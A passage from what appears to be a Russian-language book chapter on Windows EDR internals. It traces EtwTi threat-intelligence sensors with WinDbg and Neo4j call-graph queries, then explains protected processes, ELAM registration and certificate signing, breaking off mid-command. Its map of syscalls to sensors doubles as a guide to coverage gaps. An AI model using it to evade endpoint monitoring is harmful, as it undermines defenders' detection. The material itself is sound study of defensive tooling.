01 ffff9285`03dc6790 fffff807`7ba96860 nt!EtwTiLogProtectExecVm+0x15c031 1
02 ffff9285`03dc69a0 fffff807`7b808bb5 nt!NtProtectVirtualMemory+0x260
03 ffff9285`03dc6a90 00007ffc`48f8d774 nt!KiSystemServiceCopyEnd+0x25 2
04 00000025`3de7bc78 00007ffc`46ab4d86 0x00007ffc`48f8d774
05 00000025`3de7bc80 000001ca`0002a040 0x00007ffc`46ab4d86
06 00000025`3de7bc88 00000000`00000008 0x000001ca`0002a040
07 00000025`3de7bc90 00000000`00000000 0x8
```

Листинг 12-5. Условная точка останова для наблюдения за вызовами nt!EtwTiLogProtectExecVm()

Стек показывает, как вызов `ntdll!NtProtectVirtualMemory()` выходит из пользовательского режима и достигает System Service Dispatch Table (SSDT) 2, которая в действительности представляет собой массив адресов функций, обрабатывающих соответствующие системные вызовы. Затем управление передаётся в `nt!NtProtectVirtualMemory()`, где вызывается `nt!EtwTiLogProtectExecVm()` 1, что ранее было установлено статическим анализом.

Параметр `UserDataCount`, переданный в `nt!EtwWrite()`, содержит количество структур `EVENT_DATA_DESCRIPTOR` в её пятом параметре `UserData`. Это значение хранится в регистре R9 и позволяет вывести все элементы массива `UserData`, находящегося по адресу в RAX. Вывод WinDbg показан в листинге 12-6.

```
1: kd> dq @rax L(@r9*2)
ffff9285`03dc67e0 ffffa608`af571740 00000000`00000004
ffff9285`03dc67f0 ffffa608`af571768 00000000`00000008
ffff9285`03dc6800 ffff9285`03dc67c0 00000000`00000008
ffff9285`03dc6810 ffffa608`af571b78 00000000`00000001
--snip--
```

Листинг 12-6. Вывод значений UserData по количеству элементов, хранящемуся в R9

Первое 64-разрядное значение в каждой строке вывода WinDbg является указателем на данные, а следующее описывает размер данных в байтах. К сожалению, у этих данных нет имён и меток, поэтому назначение каждого дескриптора приходится выяснять вручную. Определить, какой указатель содержит данные какого типа, поможет полученный ранее GUID поставщика `f4e1897c-bb5d-5668-f1d8-040f4d8dd344`.

Как обсуждалось в главе 8, поставщики ETW могут регистрировать манифест событий, описывающий создаваемые события и их содержимое. Получить список поставщиков можно с помощью `logman.exe`, как показано в листинге 12-7. Поиск GUID EtwTi показывает, что поставщик называется `Microsoft-Windows-Threat-Intelligence`.

```
PS > logman query providers | findstr /i "{f4e1897c-bb5d-5668-f1d8-040f4d8dd344}"
Microsoft-Windows-Threat-Intelligence {F4E1897C-BB5D-5668-F1D8-040F4D8DD344}
```

Листинг 12-7. Получение имени поставщика с помощью logman.exe

Определив имя поставщика, можно передать его такой программе, как PerfView, чтобы получить манифест. После выполнения команды из листинга 12-8 манифест появится в текущем каталоге.

```
PS > PerfView64.exe userCommand DumpRegisteredManifest Microsoft-Windows-Threat-
    Intelligence
```

Листинг 12-8. Выгрузка манифеста поставщика с помощью PerfView

В созданном XML можно просмотреть разделы манифеста, относящиеся к защите виртуальной памяти. Самая важная для понимания массива `UserData` часть находится в тегах `<template>` и показана в листинге 12-9.

```
<templates>
--snip--
<template tid="KERNEL_THREATINT_TASK_PROTECTVMArgs_V1">
<data name="CallingProcessId" inType="win:UInt32"/>
<data name="CallingProcessCreateTime" inType="win:FILETIME"/>
<data name="CallingProcessStartKey" inType="win:UInt64"/>
<data name="CallingProcessSignatureLevel" inType="win:UInt8"/>
<data name="CallingProcessSectionSignatureLevel" inType="win:UInt8"/>
<data name="CallingProcessProtection" inType="win:UInt8"/>
<data name="CallingThreadId" inType="win:UInt32"/>
<data name="CallingThreadCreateTime" inType="win:FILETIME"/>
<data name="TargetProcessId" inType="win:UInt32"/>
<data name="TargetProcessCreateTime" inType="win:FILETIME"/>
<data name="TargetProcessStartKey" inType="win:UInt64"/>
<data name="TargetProcessSignatureLevel" inType="win:UInt8"/>
<data name="TargetProcessSectionSignatureLevel" inType="win:UInt8"/>
<data name="TargetProcessProtection" inType="win:UInt8"/>
<data name="OriginalProcessId" inType="win:UInt32"/>
<data name="OriginalProcessCreateTime" inType="win:FILETIME"/>
<data name="OriginalProcessStartKey" inType="win:UInt64"/>
<data name="OriginalProcessSignatureLevel" inType="win:UInt8"/>
<data name="OriginalProcessSectionSignatureLevel" inType="win:UInt8"/>
<data name="OriginalProcessProtection" inType="win:UInt8"/>
<data name="BaseAddress" inType="win:Pointer"/>
<data name="RegionSize" inType="win:Pointer"/>
<data name="ProtectionMask" inType="win:UInt32"/>
<data name="LastProtectionMask" inType="win:UInt32"/>
</template>
```

Листинг 12-9. Манифест поставщика ETW, выгруженный с помощью PerfView

Сопоставление размеров данных из манифеста с полем `Size` структур `EVENT_DATA_DESCRIPTOR` показывает, что данные расположены в том же порядке. Это позволяет извлекать отдельные поля события. Например, `ProtectionMask` и `LastProtectionMask` соответствуют параметрам `NewAccessProtection` и `OldAccessProtection` функции `ntdll!NtProtectVirtualMemory()`. Последние два элемента массива `UserData` совпадают с их типом данных. В листинге 12-10 показано исследование этих значений в WinDbg.

```
1: kd> dq @rax L(@r9*2)
--snip--
ffff9285`03dc6940 ffff9285`03dc69c0 00000000`00000004
ffff9285`03dc6950 ffff9285`03dc69c8 00000000`00000004
1: kd> dd ffff9285`03dc69c0 L1
1 ffff9285`03dc69c0 00000004
1: kd> dd ffff9285`03dc69c8 L1
2 ffff9285`03dc69c8 00000020
```

Листинг 12-10. Исследование изменений маски защиты в WinDbg

Из содержимого видно, что исходное значение `LastProtectionMask` 2 было `PAGE_EXECUTE_READ` (`0x20`), а новое значение стало `PAGE_READWRITE` (`0x4`) 1. Таким образом, событие было вызвано удалением признака исполняемости у выделенной области памяти.

Определение источника события

Хотя мы проследили путь от вызова функции пользовательского режима до создания события, это сделано лишь для одного датчика - `nt!EtwTiLogProtectExecVm()`. На момент написания книги существовало 11 таких датчиков, приведённых в таблице 12-1.

Таблица 12-1. Датчики безопасности и средств снижения риска

Датчики Microsoft-Windows-Threat-Intelligence	Датчики Microsoft-Windows-Security-Mitigations
EtwTiLogAllocExecVm	EtwTimLogBlockNonCetBinaries
EtwTiLogDeviceObject LoadUnload	EtwTimLogControlProtection KernelModeReturnMismatch
EtwTiLogDriverObjectLoad	EtwTimLogControlProtection UserModeReturnMismatch
EtwTiLogDriverObjectUnLoad	EtwTimLogProhibit ChildProcessCreation
EtwTiLogInsertQueueUserApc	EtwTimLogProhibitDynamicCode
EtwTiLogMapExecView	EtwTimLogProhibitLowILImageMap
EtwTiLogProtectExecView	EtwTimLogProhibitNonMicrosoftBinaries
EtwTiLogReadWriteVm	EtwTimLogProhibitWin32kSystemCalls
EtwTiLogSetContextThread	EtwTimLogRedirection TrustPolicy
EtwTiLogSuspendResumeProcess	EtwTimLogUserCet SetContextIpValidationFailure
EtwTiLogSuspendResumeThread	

Ещё десять датчиков относятся к средствам снижения риска и распознаются по префиксу `EtwTim`. Они создают события через другого поставщика, `Microsoft-Windows-Security-Mitigations`, но функционально работают так же, как обычные датчики EtwTi. Они отвечают за предупреждения о нарушениях правил снижения риска, например о загрузке образов с низким уровнем целостности или удалённых образов либо срабатывании Arbitrary Code Guard, в зависимости от конфигурации системы. Хотя эти средства защиты от эксплуатации уязвимостей выходят за рамки книги, при исследовании датчиков EtwTi они иногда встречаются.

Поиск причин срабатывания датчиков с помощью Neo4j

Что заставляет датчики из таблицы 12-1 создавать события? К счастью, выяснить это сравнительно легко. Большинство из них измеряет активность из пользовательского режима, а для перехода управления из пользовательского режима в режим ядра требуется системный вызов. После передачи управления ядру выполнение попадает в функции с префиксом `Nt`, а SSDT разрешает адрес точки входа.

Следовательно, можно сопоставить пути от функций с префиксом `Nt` к функциям с префиксом `EtwTi` и определить API, из-за действий которых в пользовательском режиме создаются события. Ghidra и IDA предоставляют функции построения деревьев вызовов общего назначения, но их

производительность может быть ограничена. Например, стандартная глубина поиска Ghidra равна пяти узлам, а время более глубокого поиска растёт экспоненциально. Полученные результаты также чрезвычайно трудно разбирать.

Для решения этой задачи можно использовать систему, специально предназначенную для поиска путей, например графовую базу данных Neo4j. Если вы пользовались BloodHound, средством построения путей атаки, то уже в той или иной форме работали с Neo4j. Эта база способна отображать отношения, называемые рёбрами, между объектами любого вида, называемыми узлами. Например, BloodHound использует субъекты Active Directory как узлы, а такие свойства, как записи управления доступом, членство в группах и разрешения Microsoft Azure, - как рёбра.

Для сопоставления узлов и рёбер Neo4j поддерживает язык запросов Cypher, синтаксис которого находится где-то между Structured Query Language (SQL) и рисунком из символов ASCII и часто выглядит как нарисованная диаграмма. Один из создателей BloodHound Рохан Вазаркар написал превосходную статью «Intro to Cypher», до сих пор остающуюся одним из лучших источников по запросам Cypher.

Получение набора данных для Neo4j

Для работы с Neo4j нужен структурированный набор данных, обычно в формате JSON, определяющий узлы и рёбра. Затем он загружается в базу Neo4j функциями дополнительной библиотеки Awesome Procedures on Cypher, например `apoc.load.json()`. После импорта к данным обращаются на Cypher через веб-интерфейс сервера Neo4j или подключённый клиент.

Нужные для графовой базы данные о графах вызовов необходимо извлечь из Ghidra или IDA посредством подключаемого модуля, а затем преобразовать в JSON. В частности, каждая запись объекта JSON должна иметь три свойства: строку с именем функции, которая станет узлом, смещение точки входа для последующего анализа и исходящие ссылки, то есть функции, вызываемые этой функцией, которые станут рёбрами.

Сценарий Ghidra с открытым исходным кодом `CallTreeToJSON.py` перебирает все функции проанализированной Ghidra программы, собирает интересующие атрибуты и создаёт новые объекты JSON для импорта в Neo4j. Чтобы построить пути, связанные с датчиками EtwTi, сначала нужно загрузить и проанализировать в Ghidra образ ядра `ntoskrnl.exe`. Затем сценарий Python загружается в Script Manager Ghidra и запускается. Он создаёт файл `xrefs.json`, который можно импортировать в Neo4j. Файл содержит команды Cypher из листинга 12-11.

```
CREATE CONSTRAINT function_name ON (n:Function) ASSERT n.name IS UNIQUE
CALL apoc.load.json("file:///xref.json") YIELD value
UNWIND value as func
MERGE (n:Function {name: func.FunctionName})
SET n.entrypoint=func.EntryPoint
WITH n, func
UNWIND func.CalledBy as cb
MERGE (m:Function {name:cb})
MERGE (m)-[:Calls]->(n)
```

Листинг 12-11. Загрузка деревьев вызовов в Neo4j

После импорта файла JSON в Neo4j набор данных можно запрашивать с помощью Cypher.

Просмотр деревьев вызовов

Чтобы убедиться в правильности настройки, составим запрос, отображающий путь к датчику `EtwTiLogProtectExecVm`. На обычном языке запрос из листинга 12-12 означает: «Вернуть кратчайшие пути любой длины от любого имени функции, начинающегося с `Nt`, до указанной функции датчика».

```
MATCH p=shortestPath((f:Function)-[rCalls*1..]->(t:Function {name:
    "EtwTiLogProtectExecVm"}))
WHERE f.name STARTS WITH 'Nt' RETURN p;
```

Листинг 12-12. Построение кратчайших путей между функциями Nt и датчиком EtwTiLogProtectExecVm

При вводе в Neo4j запрос должен показать путь с рисунка 12-3.




Рисунок 12-3. Простой путь между системным вызовом и функцией EtwTi

Деревья вызовов других датчиков гораздо сложнее. Например, дерево датчика `nt!EtwTiLogMapExecView()` имеет глубину 12 уровней и доходит до `nt!NtCreatePagingFile()`. Это можно увидеть, заменив имя датчика в предыдущем запросе, что создаст путь с рисунка 12-4.




Рисунок 12-4. Пути от nt!NtCreatePagingFile() к nt!EtwTiLogMapExecView()

Как показывает пример, многие системные вызовы достигают датчика косвенно. Их перечисление полезно при поиске пробелов в охвате, но объём создаваемых сведений быстро становится

чрезмерным.

Можно ограничить глубину запросов тремя или четырьмя уровнями, соответствующими двум или трём вызовам. Тогда они должны возвращать API, непосредственно отвечающие за вызов функции датчика и содержащие условную логику такого вызова. В предыдущем примере ограниченный запрос покажет, что системный вызов `ntdll!NtMapViewOfSection()` вызывает функцию датчика напрямую, а `ntdll!NtMapViewOfSectionEx()` - косвенно через функцию диспетчера памяти, как показано на рисунке 12-5.




Рисунок 12-5. Ограниченный запрос, возвращающий более полезные результаты

Такой анализ функций датчиков EtwTi позволяет получить сведения об их непосредственных и косвенных вызывающих функциях. Некоторые соответствия приведены в таблице 12-2.

Таблица 12-2. Соответствия датчиков EtwTi системным вызовам

Датчик	Дерево вызовов от системного вызова, глубина 4
EtwTiLogAllocExecVm	MiAllocateVirtualMemory <- NtAllocateVirtualMemory
EtwTiLogDriverObjectLoad	IopLoadDriver <- IopLoadUnloadDriver <- IopLoadDriverImage <- NtLoadDriver; IopLoadDriver <- IopLoadUnloadDriver <- IopUnloadDriver <- NtUnloadDriver
EtwTiLogInsertQueueUserApc	KeInsertQueueApc <- NtQueueApcThread; KeInsertQueueApc <- NtQueueApcThreadEx. Другие ветви дерева ведут к таким системным функциям, как nt!IopCompleteRequest(), nt!PspGetContextThreadInternal() и nt!PspSetContextThreadInternal(), но они не особенно полезны, поскольку множество внутренних функций опирается на них независимо от того, создаётся ли APC явно.
EtwTiLogMapExecView	NtMapViewOfSection; MiMapViewOfSectionExCommon <- NtMapViewOfSectionEx
EtwTiLogProtectExecVm	NtProtectVirtualMemory
EtwTiLogReadWriteVm	MiReadWriteVirtualMemory <- NtReadVirtualMemory; MiReadWriteVirtualMemory <- NtReadVirtualMemoryEx; MiReadWriteVirtualMemory <- NtWriteVirtualMemory
EtwTiLogSetContextThread	PspSetContextThreadInternal <- NtSetContextThread
EtwTiLogSuspendResumeThread	PsSuspendThread <- NtSuspendThread; PsSuspendThread <- NtChangeThreadState; PsSuspendThread <- PsSuspendProcess <- NtSuspendProcess; PsMultiResumeThread <- NtResumeThread. У датчика есть и другие не приведённые здесь пути, связанные с отладочными API, включая ntdll!NtDebugActiveProcess(), ntdll!NtDebugContinue() и ntdll!NtRemoveProcessDebug().

При изучении этого набора данных важно учитывать, что Ghidra не принимает во внимание условные вызовы в деревьях, а просто ищет инструкции вызова внутри функций. Поэтому графы,

созданные запросами Cypher, технически верны, но выполнение идёт по ним не всегда. Чтобы убедиться в этом, читатель может в качестве упражнения восстановить `ntdll!NtAllocateVirtualMemory()` и найти место, где принимается решение вызвать датчик `nt!EtwTiLogAllocExecVm()`.

Получение событий EtwTi

В главе 8 вы узнали, как EDR получают события других поставщиков ETW. Чтобы попробовать получить события EtwTi, выполните команды из листинга 12-13 в командной строке с повышенными привилегиями.

```
PS > logman.exe create trace EtwTi -p Microsoft-Windows-Threat-Intelligence -o C:\EtwTi.
    etl
PS > logman.exe start EtwTi
```

Листинг 12-13. Команды Logman для сбора событий поставщика EtwTi

Несмотря на запуск команд с высоким уровнем целостности, скорее всего, вы получите ошибку отказа в доступе. Причина - реализованная Microsoft в Windows 10 и более поздних версиях функция безопасности Secure ETW, не позволяющая вредоносным процессам читать трассировки защиты от вредоносных программ или вмешиваться в них. Для этого Windows разрешает получать события канала только процессам с уровнем защиты `PS_PROTECTED_ANTIMALWARE_LIGHT` и службам, запущенным с типом защиты `SERVICE_LAUNCH_PROTECTED_ANTIMALWARE_LIGHT`.

Рассмотрим защиту процессов, чтобы лучше понять порядок получения событий EtwTi.

Понимание защищённых процессов

Защита процессов позволяет чувствительным процессам, например работающим с содержимым под защитой DRM, избегать взаимодействия с внешними процессами. Изначально она создавалась для таких программ, как проигрыватели мультимедиа, но появление Protected Process Light (PPL) распространило её на приложения других типов. В современных версиях Windows PPL активно используется не только компонентами Windows, но и сторонними приложениями, как видно в окне Process Explorer на рисунке 12-6.

Process	CPU	Private Bytes	Working Set	PID	Protection
SgrmBroker.exe		4,296 K	5,020 K	8080	PsProtectedSignerWinTcb
wininit.exe		1,348 K	1,868 K	516	PsProtectedSignerWinTcb-Light
smss.exe		1,068 K	372 K	328	PsProtectedSignerWinTcb-Light
services.exe		5,428 K	7,564 K	656	PsProtectedSignerWinTcb-Light
csrss.exe		1,772 K	2,232 K	412	PsProtectedSignerWinTcb-Light
csrss.exe	< 0.01	2,084 K	3,192 K	524	PsProtectedSignerWinTcb-Light
csrss.exe	< 0.01	1,552 K	1,880 K	7592	PsProtectedSignerWinTcb-Light
svchost.exe		2,620 K	5,440 K	7484	PsProtectedSignerWindows-Light
svchost.exe		1,592 K	7,464 K	10168	PsProtectedSignerWindows-Light
SecurityHealthService.exe		4,372 K	9,468 K	1988	PsProtectedSignerWindows-Light
NisSrv.exe		3,560 K	4,600 K	676	PsProtectedSignerAntimalware-Light
MsMpEng.exe	0.77	251,656 K	175,044 K	2900	PsProtectedSignerAntimalware-Light

Рисунок 12-6. Уровни защиты различных процессов

Состояние защиты процесса можно увидеть в поле `Protection` структуры `EPROCESS`, лежащей в основе каждого процесса Windows. Поле имеет тип `PS_PROTECTION`, определённый в листинге 12-14.

```
typedef struct _PS_PROTECTION {
 union {
  UCHAR Level;
  struct {
   UCHAR Type  : 3;
   UCHAR Audit  : 1;
   UCHAR Signer : 4;
  };
 };
} PS_PROTECTION, *PPS_PROTECTION;
```

Листинг 12-14. Определение структуры PS_PROTECTION

Поле Type структуры PS_PROTECTION соответствует значению перечисления PS_PROTECTED_TYPE, определённого в листинге 12-15.

```
kd> dt nt!_PS_PROTECTED_TYPE
 PsProtectedTypeNone = 0n0
 PsProtectedTypeProtectedLight = 0n1
 PsProtectedTypeProtected = 0n2
 PsProtectedTypeMax = 0n3
```

Листинг 12-15. Перечисление PS_PROTECTED_TYPE

Наконец, поле Signer содержит значение перечисления PS_PROTECTED_SIGNER, определённого в листинге 12-16.

```
kd> dt nt!_PS_PROTECTED_SIGNER
 PsProtectedSignerNone = 0n0
 PsProtectedSignerAuthenticode = 0n1
 PsProtectedSignerCodeGen = 0n2
 PsProtectedSignerAntimalware = 0n3
 PsProtectedSignerLsa = 0n4
 PsProtectedSignerWindows = 0n5
 PsProtectedSignerWinTcb = 0n6
 PsProtectedSignerWinSystem = 0n7
 PsProtectedSignerApp = 0n8
 PsProtectedSignerMax = 0n9
```

Листинг 12-16. Перечисление PS_PROTECTED_SIGNER

В качестве примера исследуем в WinDbg состояние защиты основного процесса Microsoft Defender msmpeng.exe, как показано в листинге 12-17.

```
kd> dt nt!_EPROCESS Protection
 +0x87a Protection : _PS_PROTECTION
kd> !process 0 0 MsMpEng.exe
PROCESS ffffa608af571300
 SessionId: 0  Cid: 1134 Peb: 253d4dc000  ParentCid: 0298
 DirBase: 0fc7d002 ObjectTable: ffffd60840b0c6c0 HandleCount: 636.
 Image: MsMpEng.exe
kd> dt nt!_PS_PROTECTION ffffa608af571300 + 0x87a
 +0x000 Level  : 0x31 '1'
 +0x000 Type 1 : 0y001
 +0x000 Audit  : 0y0
 +0x000 Signer  2 : 0y0011
```

Листинг 12-17. Оценка уровня защиты процесса msmpeng.exe

Тип защиты процесса - PsProtectedTypeProtectedLight 1, а подписывающая сторона - PsProtectedSignerAntimalware, значение которой в десятичной системе равно 3, 2. При этом уровне защиты, также называемом PsProtectedSignerAntimalware-Light, внешние процессы обладают ограниченной возможностью запрашивать доступ к процессу, а диспетчер памяти не позволяет загружать в него неправильно подписанные модули, например DLL и базы данных совместимости приложений.

Создание защищённого процесса

Однако для создания процесса с таким уровнем защиты недостаточно передать флаги в `kernel32!CreateProcess()`. Windows проверяет цифровую подпись файла образа по принадлежащему Microsoft корневому центру сертификации, который используется для подписи разнообразного ПО, от драйверов до сторонних приложений.

Система также проверяет наличие в файле одного из нескольких расширений Enhanced Key Usage (EKU), чтобы определить предоставленный процессу уровень подписи. Если предоставленный уровень не доминирует над запрошенным, то есть подписывающая сторона не входит в поле `DominateMask` структуры `RTL_PROTECTED_ACCESS`, Windows проверяет, допускает ли уровень подписи настройку во время выполнения. Если допускает, система сравнивает уровень с зарегистрированными в ней подписывающими сторонами времени выполнения. При совпадении она проверяет подлинность цепочки сертификатов по регистрационным данным подписывающей стороны, например хешу и EKU. Если все проверки проходят, Windows предоставляет запрошенный уровень подписи.

Регистрация драйвера ELAM

Для создания процесса или службы с необходимым уровнем защиты разработчику требуется подписанный драйвер ELAM. В него должен быть встроен ресурс `MICROSOFTELAMCERTIFICATEINFO`, содержащий хеш сертификата и алгоритм хеширования для исполняемых файлов, связанных с защищаемым процессом или службой пользовательского режима, а также до трёх расширений EKU. Операционная система разбирает или регистрирует эти сведения при загрузке посредством внутреннего вызова `nt!SeRegisterElamCertResources()`; администратор также может сделать это вручную во время работы системы. Если регистрация выполняется при загрузке, она происходит на предварительном этапе, до передачи управления Windows Boot Manager, как показано в выводе WinDbg в листинге 12-18.

```
1: kd> k
 # Child-SP  RetAddr   Call Site
00 ffff8308`ea406828 fffff804`1724c9af nt!SeRegisterElamCertResources
01 ffff8308`ea406830 fffff804`1724f1ac nt!PipInitializeEarlyLaunchDrivers+0x63
02 ffff8308`ea4068c0 fffff804`1723ca40 nt!IopInitializeBootDrivers+0x153
03 ffff8308`ea406a70 fffff804`172436e1 nt!IoInitSystemPreDrivers+0xb24
04 ffff8308`ea406bb0 fffff804`16f8596b nt!IoInitSystem+0x15
05 ffff8308`ea406be0 fffff804`16b55855 nt!Phase1Initialization+0x3b
06 ffff8308`ea406c10 fffff804`16bfe818 nt!PspSystemThreadStartup+0x55
07 ffff8308`ea406c60 00000000`00000000 nt!KiStartSystemThread+0x28
```

Листинг 12-18. Регистрация ресурсов ELAM во время загрузки

Ручная регистрация редко встречается в корпоративных продуктах, поскольку ресурсы, разобранные при загрузке, не требуют дальнейшего взаимодействия во время работы. Тем не менее оба варианта дают одинаковый результат и взаимозаменяемы.

Создание подписи

После регистрации драйвер становится доступен для сравнения при обнаружении совпадения уровней подписи. В оставшейся части раздела рассматривается реализация приложения-потребителя в контексте агента конечной точки.

Чтобы создать ресурс и зарегистрировать его в системе, разработчик сначала получает у центра сертификации сертификат с EKU Early Launch и Code Signing либо создаёт самоподписанный

сертификат для тестовой среды. Самоподписанный сертификат можно создать командлетом PowerShell `New-SelfSignedCertificate`, как показано в листинге 12-19.

```
PS > $password = ConvertTo-SecureString -String "ThisIsMyPassword" -Force -AsPlainText
PS > $cert = New-SelfSignedCertificate -certstorelocation "Cert:\CurrentUser\My"
>>  -HashAlgorithm SHA256 -Subject "CN=MyElamCert" -TextExtension
>>  @("2.5.29.37={text}1.3.6.1.4.1.311.61.4.1,1.3.6.1.5.5.7.3.3")
PS > Export-PfxCertificate -cert $cert -FilePath "MyElamCert.pfx" -Password $password
```

Листинг 12-19. Создание и экспорт сертификата подписи кода

Команда создаёт новый самоподписанный сертификат, добавляет EKU Early Launch и Code Signing, а затем экспортирует его в формате `.pfx`.

Затем разработчик подписывает этим сертификатом исполняемый файл и все зависимые DLL. Это можно сделать с помощью синтаксиса `signtool.exe` из листинга 12-20.

```
PS > signtool.exe sign /fd SHA256 /a /v /ph /f .\MyElamCert.pfx
